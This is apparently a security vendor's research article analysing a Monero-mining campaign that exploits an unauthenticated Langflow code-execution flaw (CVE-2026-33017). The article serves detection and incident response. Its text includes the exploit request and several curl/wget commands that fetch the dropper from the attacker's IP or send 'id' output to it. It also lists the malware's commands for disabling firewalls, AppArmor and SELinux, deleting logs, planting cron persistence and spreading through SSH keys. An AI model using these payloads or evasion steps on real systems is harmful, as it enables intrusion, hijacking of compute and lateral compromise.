


From Langflow to Monero: Inside CVE-2026-33017 Cryptominer

 trendmicro.com/en_us/research/26/f/from-langflow-to-monero-inside-cve-2026-33017-cryptominer.html

June 23, 2026



Key takeaways

- We observed a cryptocurrency-mining campaign exploiting CVE-2026-33017, an unauthenticated remote code execution (RCE) vulnerability in Langflow. While the underlying cryptominer tool chain is not new, our analysis shows a shift in its delivery vector, which now targets exposed AI application endpoints.
- The malware disables host-level security controls, deploys a customized miner, and establishes persistence. This can consume system resources, degrade performance, and increase costs. The malware can also spread to other systems through reused SSH keys, turning an exposed Langflow instance into a foothold for broader compromise.

- Organizations using Langflow should determine whether any instances are exposed to the public internet and whether the application runs under a privileged account or on infrastructure with access to other systems.
- Apply relevant Langflow security updates, restrict public access to Langflow instances, and review whether the service runs with more privileges than required. Treat any signs of compromise as a potential incident.

Introduction

This cryptocurrency-mining campaign shows how exposed AI application endpoints are becoming another route into enterprise environments. The payload might be familiar, but the delivery vector is not. A Langflow vulnerability gives commodity cryptominer operators a new front door into systems running AI application infrastructure.

In this campaign, a single line of Python code evaluated inside an unauthenticated Langflow API endpoint pulls down a shell script, fetches a miner binary, and launches it detached. Within minutes, the binary has killed every rival cryptocurrency miner process it can name, disabled every host-level security control that Linux offers, planted cron-based persistence, and begun beaconing to its C&C, all before the SSH-worm stage in the dropper has finished iterating the victim's key ring.

What is novel is that front door. Commodity cryptominer operators, the same threat actors that have ridden Docker API exposure, Confluence vulnerabilities, and SSH brute force flaws for years, are now mass-scanning unauthenticated AI application endpoints. Langflow is today's target, but the pattern generalizes to any AI pipeline tool deployed with default credentials or missing authentication. The payloads behind the door have existed, in some cases with the same filename and install path, since at least May 2024. The delivery vector is the only thing that moved.

This is a full-chain walkthrough of that pivot. A single seed indicator of compromise (IoC) tracked across 19 days of observed Langflow exploitation via CVE-2026-33017. The attack chain also includes a UPX-packed Go binary that treats every host it lands on as already contested: its own rival-kill list, its own defense-evasion sequence, its own C&C client, and its own persistence.

Langflow is not the first AI application framework to become a commodity-miner delivery vector, and it will not be the last. What changes between campaigns is rarely the payload, but the front door.

The attack chain

The initial access is done by exploiting [CVE-2026-33017](#), a vulnerability related to an unauthenticated POST to Langflow's `/api/v1/build_public_tmp/{flow_id}/flow` endpoint, from which an attacker-supplied Python script executes `__import__('os').system('curl hxxp[:]83[.]142[.]209[.]214:8080/isp.sh | sh')`. That one line drops the rest of the attack chain. The operator reuses a single hardcoded `flow_id` across every exploit attempt.

The dropper `isp.sh` is a short bash script whose job is to check whether a binary called `lambsys` is already running. It creates a hidden persistence directory at `/var/tmp/.xlamb/`, downloads that binary via `curl` or `wget`, launches it detached, and then spreads itself to every SSH-reachable host the victim can

authenticate to by enumerating key files and agent sockets. Security control disablement, rival miner kills, and persistence all happen inside lambsys itself, not the dropper.

lambsys.elf is an ELF executable written in Go. Before it ever hashes, it runs a strict setup sequence:

1. Raise ulimit to sustain enough sockets for a mining pool.
2. Run pkill commands against rival cryptominers, mining pools, and other known process-hiding techniques.
3. Kill processes on 13 common mining ports (via netstat) and terminate (-9) anything referenced by hidden PID files under /tmp/.X11-unix/ and /tmp/.systemd.*.
4. Delete the akay and vfinder accounts and backdoor logins from earlier Linux miner campaigns.
5. Disable AppArmor, UFW, iptables, SELinux, the kernel NMI watchdog, and Alibaba Cloud's Aliyun agent.
6. Strip chattr +i locks on cron, /tmp, and SSH infrastructure, and delete /var/log/syslog.
7. Plant two persistence watchdogs: a cron job every five minutes, and a bash loop (init_rmount) every 60 seconds. Both are able to repull the binary from C&C then lock /tmp and /var/tmp with chattr +iua.

After accomplishing these steps, it begins C&C beaconing through a JSON heartbeat POSTed to 83[.]142[.]209[.]214:80/status.php every ~128 seconds. Separately, it pulls ks.tar, MD5-verifies it, and extracts a customized XMRig miner (procq) into a triple-dot-space hidden directory. The extracted miner connects to a pool on TCP/3333.

Our analysis provides the “why” behind each stage and their implications for detection and response.

Stage 1: Exploiting CVE-2026-33017

Langflow is a Python framework for building large language model-backed (LLM) workflows as visual flow graphs. One of its API endpoints, POST /api/v1/build_public_tmp/{flow_id}/flow, accepts a JSON body containing a code field and evaluates that code as Python in the service's own process context. The endpoint is unauthenticated. It exists to let users prototype flows without logging in. What it actually does, in any instance exposed to the public internet, is handing a full, server-side code execution to anyone who sends a POST.

It is the second time in a year that Langflow has shipped this class of bug. The first, [CVE-2025-3248](#), was exploited in June 2025 by the Flodrix distributed denial-of-service (DDoS) botnet operators using essentially the same primitive. The current wave shifts the payload from Flodrix to a cryptocurrency miner, but the exploit surface is identical.

The request that the operator sends looks like the following:

```
| POST /api/v1/build_public_tmp/0ee284cc-0eb1-493f-bc60-94fa8d1cfd18/flow HTTP/1.1
Host: <victim-langflow-instance>
User-Agent: python-requests/2.25.1
Content-Type: application/json
```

```
{"code": " __import__('os').system('curl hxxp[:]83[.]142[.]209[.]214:8080/isp.sh | sh')"}
```

There are three notable aspects here:

- **flow_id UUID 0ee284cc-0eb1-493f-bc60-94fa8d1cfd18:** Langflow expects this UUID to correspond to an existing public flow in the target instance, and the endpoint does verify this. However, Langflow ships with AUTO_LOGIN enabled by default, which hands any unauthenticated visitor with a superuser token and the ability to create a public flow on demand. This issue was fixed by [this commit](#) on March 13, 2026. The operator has hardcoded this single UUID across every exploit attempt in our window: eight POSTs from 83[.]142[.]209[.]214 alone, all to the same flow_id. That reuse is an operational mistake from the operator's perspective and an opportunity to defenders.
- **User-Agent python-requests/2.25.1:** On its own, it is nothing; python-requests is the default UA of the Python request library, shipped in tens of thousands of legitimate scripts. However, across the captured Langflow exploitation traffic, 43 of 61 total requests from this seed IP use it, while the other 18 are a rotating mix of spoofed browser UAs (e.g., Kubuntu Chrome, Knoppix Chrome, iPad Mobile Safari, Firefox 3.6.12) that the operator fires during an initial reconnaissance burst before switching to the genuine python-requests UA for actual exploitation. The rotation is the operator's attempt to blend reconnaissance with browser noise, while the stable python-requests for exploit is operational shortcut. Either half of that pattern, caught in isolation, is a detection opportunity.
- **The primitive __import__('os').system(...):** Python's __import__ is a dunder function normally used by the interpreter internally, but accessible to any eval-context. It bypasses any static analysis that watches for the string import os. Combined with os.system, it gives the operator a direct shell without needing to write a Python-native payload. The command it runs is a generic malware delivery primitive: curl ... | sh. There is nothing about this primitive that is Langflow-specific. An identical command would work against any Python-based RCE flaw.

Observed attack timeline

The table below captures every observed action from 83[.]142[.]209[.]214 across a 19-day window (March 27 to April 15, 2026). Eight numbered rows are exploit POSTs, while the unnumbered rows are the recon probes, auto_login checks, and TLS handshakes that bracket them. The pattern is a deliberate cadence: Fingerprint with spoofed UAs, pause, switch to a stable python-requests UA for exploitation, probe auto_login before each dropper burst, and return days later with the same flow ID and evasion-renamed class (FFComponent/flowChat) to confirm persistence.

Timestamp (UTC)	Activity	Payload/Detail	Operational Security (OPSEC) Notes
-----------------	----------	----------------	------------------------------------

2026-03-27; 18:50:10 – 18:50:15	UA rotation recon (10 requests in five seconds)	GET /, /api/v1/version, /health, /health_check, /manifest.json with distinct spoofed UAs: Safari/16.1.13 (Mac), Chrome/136 (Kubuntu), Firefox/3.6 (Linux, 2010-era), Chrome/126 (Win10), Chrome/114 (Linux), Firefox/3.6.14, Firefox/58, Safari (Mac 10.15.7, 10.14.6)	Deliberate fingerprinting with antisignature rotation
2026-03-27; 19:14:33	GET /api/v1/auto_login: first authentication probe	UA switches to stable python-requests/2.25.1	25-minute gap after reconnaissance
2026-03-27; 19:15:04	Initial exploit: id exfiltration	__import__('os').system('curl hxxp[:]83[.]142[.]209[.]214[:80]\$(id base64 -w0)') exfiltrates id output as base64 in URL path to port 80. Class: ExploitComponent, desc: CVE-2026-33017 PoC	Testing RCE; no dropper yet
2026-03-27 19:20:46	Confirmation step via hardcoded root proof	Sends hardcoded base64 of uid=0(root) gid=0(root) groups=0(root) to port 80	Threat actor already knows that the target is root; sends hardcoded proof rather than dynamic exfil
2026-03-27; 21:20:42	Two auto_login probes, no exploit follows	Possibly rechecking session validity	Two-hour gap
2026-03-27; 23:20:35	auto_login + GET /api/v1/flows/: pre-exploit setup	Enumerating flows before POST	Four-hour gap from initial exploit
2026-03-27; 23:20:37	First dropper attempt (download only, no pipe)	__import__('os').system('curl -k hxxp[:]83[.]142[.]209[.]214[:8080/isp[.]sh') downloads script but does not execute (sh absent). Class still ExploitComponent	Note the -k flag (ignore SSL errors)
2026-03-27; 23:25:29	Dropper and OPSEC rename (still download only)	Same curl -k ... isp.sh without pipe. display_name changed to FFComponent, description to flowChat. Python class name remains ExploitComponent.	OPSEC pivot: Replace "ExploitComponent"/"CVE-2026-33017 PoC" with innocent-looking names.

2026-03-27; 23:26:55	First actual dropper execution	<code>__import__('os').system('curl hxxp[:]83[.]142[.]209[.]214[:]8080/isp[.]sh sh'). Pipe to shell added. Removed -k flag. display_name=FFComponent, desc=flowChat</code>	One minute and 26 seconds after download-only test
2026-03-27; 23:31:33	wget fallback variant	<code>__import__('os').system('wget -O - hxxp[:]83[.]142[.]209[.]214[:]8080/isp[.]sh sh'). Fallback fetcher in case curl unavailable</code>	Executed four minutes and 38 seconds later, testing alternate downloader
2026-03-30; 21:07:34	Browser recon (2 GETs to /)	UA: Safari/605.1.15 (Mac OS X 10_15_7). No exploit	Three-day gap; checks if the host is still running
2026-03-31; 07:33:46	Two auto_login probes, no immediate exploit	Same python-requests/2.25.1	3.5 hours before next exploit
2026-03-31; 10:59:59	Return attempt: wget variant	Identical to event 6: wget -O - ... isp.sh sh, FFComponent/flowChat naming	Four-day gap from the last execution attempt
2026-04-13; 17:07:50	Recon plus TLS probe	GET / with Knoppix UA, followed by binary TLS ClientHello (encrypted handshake)	13-day gap; actor returns
2026-04-14; 10:46:05 – 18:53:05	Browser recon plus TLS probe	GETs with Debian/Linux and Firefox UAs. A TLS ClientHello at 18:53	Continued probing
2026-04-15; 08:33:08	Recon	GET / with Knoppix UA	Same-day pre-exploit check
2026-04-15; 14:13:51	Final observed exploit	<code>__import__('os').system('curl hxxp[:]83[.]142[.]209[.]214[:]8080/isp[.]sh sh'). curl variant with FFComponent/flowChat naming</code>	19 days after initial access; persistent targeting

Table 1. Attack timeline summarizing every observed action from 83[.]142[.]209[.]214 across a 19-day window

Stage 2: isp.sh - the dropper that prepares the ground

isp.sh is a bash script served from 83[.]142[.]209[.]214. Its job is to download the lambsys binary, execute it, and spread to every SSH-reachable host that the victim can authenticate to. It does not touch a single security control: no firewall disablement, no SELinux manipulation, and no AppArmor suppression.

The script begins by verifying if the miner is already running. If it is, it exits immediately. Otherwise, it creates a hidden persistence directory at `/var/tmp/.xlbmb` (survives reboots, unlike `/tmp`) and checks whether the binary already exists there. If it does, the script re-executes it and skips straight to lateral movement. For a fresh infection, it downloads an elf file named lambsys via curl, falling back to wget if curl is unavailable. If neither tool exists, the script exits. After downloading the file, the script runs `chmod +x` on the binary and launches it in the background with `nohup`.

The script's last action is to turn isp.sh into an SSH-key-reuse worm. The function finds targets in two ways:

- By checking for `id_rsa`, `id_ed25519`, or `id_dsa` in `~/.ssh/` and parsing `~/.ssh/known_hosts` for every host the victim has previously connected to
- By querying `SSH_AUTH_SOCK` to extract hosts from loaded key fingerprints via `ssh-add -l`

The agent technique catches passphrase-protected or hardware-token keys that never exist on disk. For each target, the function runs two delivery methods in parallel:

- Pull method: SSH in, curl lambsys from the C&C, then execute
- Push method: SCP the local copy, SSH in, then execute. The push works even if the target has no outbound internet access.

All SSH connections use `BatchMode=yes`, `ConnectTimeout=5`, and `StrictHostKeyChecking=no`, so the worm never blocks on a password prompt or host-key confirmation.

The impact scales directly with Langflow's deployment posture. If Langflow runs as root on a continuous integration and continuous delivery (CI/CD) runner with `known_hosts` containing hundreds of production targets, isp.sh reaches all of them. If it runs as an unprivileged service account, the worm might reach nothing. For any incident response team that finds lambsys artifacts, this is the key scoping detail, and they should treat the discovery as an SSH-key-exposure incident and not a single-host mining incident.

Stage 3: lambsys.elf on contested ground

Before diving into runtime behavior, one static detail about the binary itself is worth noting. The lambsys sample in our analysis is not the first version of this tool to exist. A sample from a previous generation was compiled on May 25, 2024, roughly 22 months before the sample delivered in this campaign.

That earlier build had a substantially higher AV detection rate at the time of its original emergence, which tells us two things about the operator:

- They have been iterating on this family for at least two years.
- The gap in detection rate between generations is the result of deliberate rebuild effort, recompiling with new Go toolchain versions, repacking with UPX variants, and shuffling strings to evade signature-based AV.

Nothing in the lineage suggests a new threat actor. This is a maintained toolset whose current low detection rate is the product of ongoing maintenance, not novelty.

The 2024 sample is largely similar to the 2026 build in its overall functionality. The runtime behaviors described in the sections below are confirmed from our analysis of the 2026 build. The deltas span packaging and protocol. On the packaging side, it's a 48% smaller binary repacked with a newer UPX (4.24 vs. 3.96), a detection rate drop from 31/66 to 4/66 on VirusTotal, sandbox-stalling sleeps (T1497), and a shift to a multistage delivery architecture via isp.sh.

On the protocol side, the C&C rotated from 94[.]156[.]64[.]241 to 83[.]142[.]209[.]214, the beacon endpoint renamed from /r.php to /status.php, and the status payload replaced the victim's public IP with a Unix timestamp, a deliberate OPSEC improvement. The full protocol comparison is in the Lineage section below.

One more static detail points at attribution. The 95-character XMR wallet used by the procq miner is campaign-unique. Zero other binaries in the broader public corpus embed this address. Commodity-focused threat actors such as Kinsing and TeamTNT reuse wallets across dozens of samples. A wallet being tied to exactly one binary family suggests a standalone operator, not a group affiliate.

The kill list reveals how deeply the operator knows the Linux cryptomining landscape. Targets include kingsin and kinsin (typo variants of Kinsing, copy-pasted through generations of miner tooling), kthreaddi (a typosquat of the legitimate kthreadd kernel thread), and dozens more.

The attributions span at least five rival families:

- Kinsing (kdevtmpfsi, kingsin, kinsin)
- WatchDog (pdefenderd, updatecheckerd, meminitrv, dbused, phpguard)
- Rocke/KORKERDS (/tmp/.x/kworker)
- Outlaw (hezb, bashirc)
- Generic pool-name catches (e.g., xmrig, monero, moneroocean, supportxmr, nanopool, c3pool, crypto-pool, miner)

This is an operator who has read the research and written a kill script to take them all out.

Monero mining on a compromised host is a zero-sum CPU game. An operator who wants to maximize revenue does not share. lambsys burns the first ten seconds of every infection, proving exclusive control of the hardware.

The name-based kill list is not the only elimination vector. First, lambsys terminates processes bound to 12 specific mining pool ports via netstat -anp | grep :<port> pipelines: 3333, 4444, 5555, 6666, 7777, 3347, 14444, 14433, 56415, 9999, 13531, and 3380. These are standard cryptocurrency mining protocol ports used by MoneroOcean, MinerGate, NiceHash, and other XMR-compatible pools. Any rival miner that is actively connected to a pool will be caught by this sweep even if its process name is not on the kill list.

Second, lambsys reads PIDs from hidden files and kills them:

- /tmp/.X11-unix/01
- /tmp/.X11-unix/11
- /tmp/.X11-unix/22 (using cat <file> | xargs -l % kill -9 %)
- /tmp/.systemd.1
- /tmp/.systemd.2
- /tmp/.systemd.3 (using both the xargs pattern and a redundant kill -9 \$(cat <file>) variant)

These are PID files that rival cryptominers use to track their own processes. On the other hand, lambsys weaponizes them. The /tmp/.X11-unix/ directory is a particularly notable hiding spot because it legitimately exists on any Linux system running X11, and files named 01, 11, 22 blend into the socket namespace.

A companion cleanup pass deletes rival wallet and key material: `rm -rf /tmp/addre*`, `rm -rf /tmp/walle*`, and `rm -rf /tmp/keys`. Taken together, the name-based kill list, the port-based and PID file-based termination, and the file cleanup constitute a four-vector rival elimination system. The operator is not just preventing competitors, but also erasing their persistence artifacts.

Even more revealing are the two userdel commands buried in the sequence:

- userdel akay
- userdel vfinder

Neither akay nor vfinder is a default Linux account. Both are backdoor usernames from prior commodity cryptocurrency-mining campaigns. The akay account traces to the Autom campaign back in 2019, which created it with root sudo on compromised Docker hosts. The only published research that documents both akay and vfinder being deleted together is TrendAI™ Research's analysis of [Trojan.SH.MALXMR.UWEKB](#), a 2019 shell-based cryptominer in the KORKERDS family. That sample's dropper was called is.sh, while ours is named isp.sh. It used the same SSH-worm-via-known_hosts lateral movement. It ran the same pattern of evicting rival accounts and killing competitor processes before launching its own miner.

The resemblance is strong enough to warrant a lineage hypothesis. The KORKERDS playbook was publicly available on Pastebin, so any operator could have copied the techniques. The Go rewrite, unique wallet, and novel artifacts like init_rmount and /var/tmp/.xlamb/ all point to a distinct operator rather than a direct continuation. However, the is.sh-to-isp.sh naming, the preserved akay/vfinder eviction, and the shared SSH worm pattern make technique inheritance from the KORKERDS/MALXMR lineage the most plausible explanation for what we are looking at.

If your endpoint detection and response (EDR) solution sees a userdel akay command outside a legitimate incident response playbook, it could indicate competing cryptominer activities.

How lambsys actually runs

Before the kill list fires, lambsys raises the file-descriptor limit to 65,535 with `ulimit -n`. A Monero miner sustaining pool connections, watchdog subprocesses, and C&C beacons will exhaust the default 1024 FD limit within minutes. The preraise is a sign that this author has run XMRig at scale before.

lambsys also does its own antirerun check, independent of the one that isp.sh performs. The dropper calls `pgrep -f "lambsys"`, which loosely matches any process whose argv contains the substring. In contrast, lambsys fires `pgrep -x lambsys.elf` repeatedly throughout its own execution. The `-x` flag requires an exact match on the process basename, which tightens the gate significantly. That distinction matters to a responder triaging a `pgrep` hit in shell history. The binary's strict check is the higher-fidelity signal. The dropper's loose check can and does produce a false positive.

What follows is architecturally unusual. lambsys does not run its attack logic as Go functions. Instead, it forks a cascade of short-lived `sh -c` subprocesses, each executing one shell command (one `pkill`, one `chattr`, one `sysctl`). The design trades stealth for reliability. If one of 51 `pkill` commands fails, the failure is contained to that subprocess and the other 50 carry on. Shelling out every command (i.e., spawning a new shell/subprocess to run an external command) suggests an operational approach intended to maximize coverage across a heterogeneous Linux fleet.

Defense evasion in multiple security controls

Once the rival miners are dead, lambsys systematically disables the host's security posture before it commits anything to disk that defenders could notice. The sequence targets security controls commonly used across several Linux distributions, indicating that the malware is designed to run in varied environments.

The first step is disabling the kernel's NMI watchdog, a mechanism that detects and terminates CPU-pegging processes. It's precisely the profile of a running Monero miner. lambsys disables it in three ways:

- `sysctl kernel.nmi_watchdog=0` (runtime)
- `echo '0' > /proc/sys/kernel/nmi_watchdog` (fallback if `sysctl` is restricted)
- Appending to `/etc/sysctl.conf` (reboot persistence)

Firewalls come next. `ufw disable` takes out Ubuntu's Uncomplicated Firewall, and `iptables -F` flushes all filter-table rules beneath it. Combined, these remove any egress restrictions that might prevent the miner from reaching its mining pool or the C&C from reaching 83[.]142[.]209[.]214.

AppArmor, Ubuntu's default Mandatory Access Control framework, is stopped with `service apparmor stop` and taken out of the boot path with `systemctl disable apparmor`. If present, the `/etc/rcS.d/K01apparmor` kill-script symlink ensures the MAC stays dead across reboots.

SELinux, the RHEL/CentOS equivalent, gets the same treatment: `setenforce 0` disables enforcement at runtime, and `echo SELINUX=disabled > /etc/selinux/config` makes it permanent. That the operator targets both MAC frameworks indicates that the deployment script is built for a heterogeneous Linux fleet: Debian-family and Red Hat-family hosts alike.

One more defensive subsystem is targeted, which reveals the threat actor's expected infrastructure. The commands `service aliyun.service stop` and `systemctl disable aliyun.service stop` and `disable Alibaba Cloud's` host-based security monitoring agent. The operator expects to land on Aliyun-hosted infrastructure and has a prebuilt evasion technique for its cloud-native security tooling.

The chattr sweep also targets SSH configuration: `chattr -iae ~/.ssh/` and `chattr -iae ~/.ssh/authorized_keys` remove immutable and append-only attributes from the SSH directory and `authorized_keys` file, clearing the way for the lateral movement stage (`isp.sh`) to plant its key.

The broader chattr campaign suggests that the author has direct experience with rival-miner persistence. Many earlier cryptominers, particularly Kinsing, set `chattr +i` on their cron entries and `authorized_keys` to make them undeletable even by root. lambsys strips that protection preemptively in a systematic sweep, as shown below:

```
| chattr -iua /tmp/  
chattr -iua /var/tmp/  
chattr -R -i /var/spool/cron  
chattr -i /etc/crontab  
chattr -i /etc/ld.so.preload  
chattr -iae ~/.ssh/  
chattr -iae ~/.ssh/authorized_keys
```

The targets are a reverse-engineered map of where rival Linux miners lock their persistence. The flags -i (immutable), -u (undelete), -a (append-only), and -e (extent-format) each correspond to a different protection variant that different miner families have used. The `~/.ssh/authorized_keys` line is particularly significant, as it shows that lambsys expects competitors to have installed SSH backdoor keys and to have immutability-locked them.

Adjacent to the chattr sweep, lambsys clears the `LD_PRELOAD` environment variable from its own process before it forks any child. That is a defensive move specifically aimed at rival rootkits. Several of the Linux miner families on lambsys's kill list (i.e., the ones targeting `libioset.so` and `libsystem.so`) install themselves as `LD_PRELOAD`-based library hijacks that intercept syscalls in every process on the system, including, in principle, lambsys itself.

An inherited `LD_PRELOAD` value would give a rival rootkit a hook into lambsys's execution path. `unset LD_PRELOAD` closes that hook, and a companion pass removes any `/etc/ld.so.preload` entries (as noted in the chattr target list above). For its environment, the binary is assuming that an adversarial `LD_PRELOAD` library is as plausible a threat as any defender tooling.

Log sanitization is the final step. The obvious move is `rm -rf /var/log/syslog`, which destroys the primary system log and takes with it most evidence of how the host was compromised. The binary's disassembly contains no decompression or recompression routines. The only confirmed log deletion command is the `rm -rf /var/log/syslog` call. lambsys deletes `syslog` and does not surgically edit rotated archives.

That still leaves a detection gap. A responder who checks only whether `/var/log/syslog` exists will know something happened. A responder who relies on rotated logs for timeline reconstruction will find those intact but lacking the `syslog` entries that would have captured the initial compromise. The deletion is blunt but effective for its purpose.

Persistence: Two watchdogs and a locked directory

lambsys installs its persistence across two mechanisms, both of which write to disk during execution.

The primary mechanism is a cron job written via `crontab -`, which reads from stdin and installs a per-user crontab in `/var/spool/cron/crontabs/user`. The cron job fires every five minutes and runs a pure watchdog script: `pgrep -x "lambsys"` checks whether the process is alive. If it is missing, the script checks whether `/var/tmp/.xlbmb/lambsys` exists on the disk. If the binary is present, it is executed directly. If the binary has been deleted, the script redownloads it from the C&C, grants it execute permissions, and launches it. Output is logged to `/var/tmp/check_process.log`. Notably, the cron does not reissue the `pskill` commands against rival miners on each tick. It is a recovery mechanism, not a maintenance loop.

A scratch file, `/var/spool/cron/crontabs/tmp.xa2rzX`, was also observed, a residual from crontab's atomic installation. A hunt rule on `/var/spool/cron/crontabs/tmp.*` is a high-specificity indicator of noninteractive crontab installation.

The second mechanism is an executable, 853-byte text file written to `/var/tmp/init_rmount`, launched as a backgrounded process. Every outbound C&C HTTP request in the sandbox has `lambsys.elf` as its originating process, not `init_rmount`.

The second watchdog, `init_rmount`, is a bash script running an infinite loop on a one-minute cycle. Its logic mirrors the cron job: `pgrep -x "lambsys"` checks for the process and falls through to a file-existence check at `/var/tmp/.xlbmb/lambsys`. If both fail, it redownloads the payload from the C&C sever with `curl`, makes it executable, and launches it.

Output is logged to `/var/tmp/run.log` and `/var/tmp/run.log2`. `lambsys` drops `init_rmount` via its `createBashScript()` function, marks it executable with `chmod +x`, and launches it with `nohup sh -c "cd /var/tmp; ./init_rmount &"` so that it survives the parent shell dying. The two watchdogs do the same thing, but one has one-minute recovery window while the other has a five-minute recovery window.

After deploying the payloads, `lambsys` runs `chattr +iua /var/tmp` and `chattr +iua /tmp`, locking the persistence artifacts against deletion. The operator chose to lock the parent directories rather than individual files, protecting everything inside `/var/tmp` and `/tmp` in a single pass. Of note, `/tmp` and `/var/tmp` are also used by legitimate applications and system processes, so the change can interfere with normal operations, potentially causing application errors.

Stage 4: C&C beaconing and the procq miner chain

`lambsys`'s C&C communication is architecturally the quietest thing it does, and the port it uses matters for every network detection rule downstream of it.

The operator splits delivery and C&C communication across two ports on the same IP. Payload staging (e.g., `isp.sh`, `lambsys`, `ks.tar`) runs on `:8080`. Once deployed, the runtime beacon switches to standard HTTP on port 80. All seven POST requests observed during the sandbox window left the victim on TCP/80. Any Suricata rule that watches only `:8080` for C&C traffic will miss infected hosts entirely after deployment.

The C&C IP itself has a relevant history worth noting: `83[.]142[.]209[.]214` is on the Spamhaus DROP list, group 11, and the sandbox's IDS fired Emerging Threats rule 2400010 on the first outbound beacon as a

result. Spamhaus DROP listings are not generic “seen-in-a-blocklist” entries. They identify netblocks that Spamhaus has positively attributed to active cybercriminal operators. The implication for this campaign is that the operator is not rotating infrastructure opportunistically, but reuses a netblock that was already burned in threat-feed terms before the lambsys campaign began.

A defender who enforces the Spamhaus DROP feed at the egress firewall would block every C&C beacon this campaign emits without a single lambsys-specific indicator.

As shown below, the beacon itself uses an embedded Go net/http client with the default User-Agent: Go-http-client/1.1

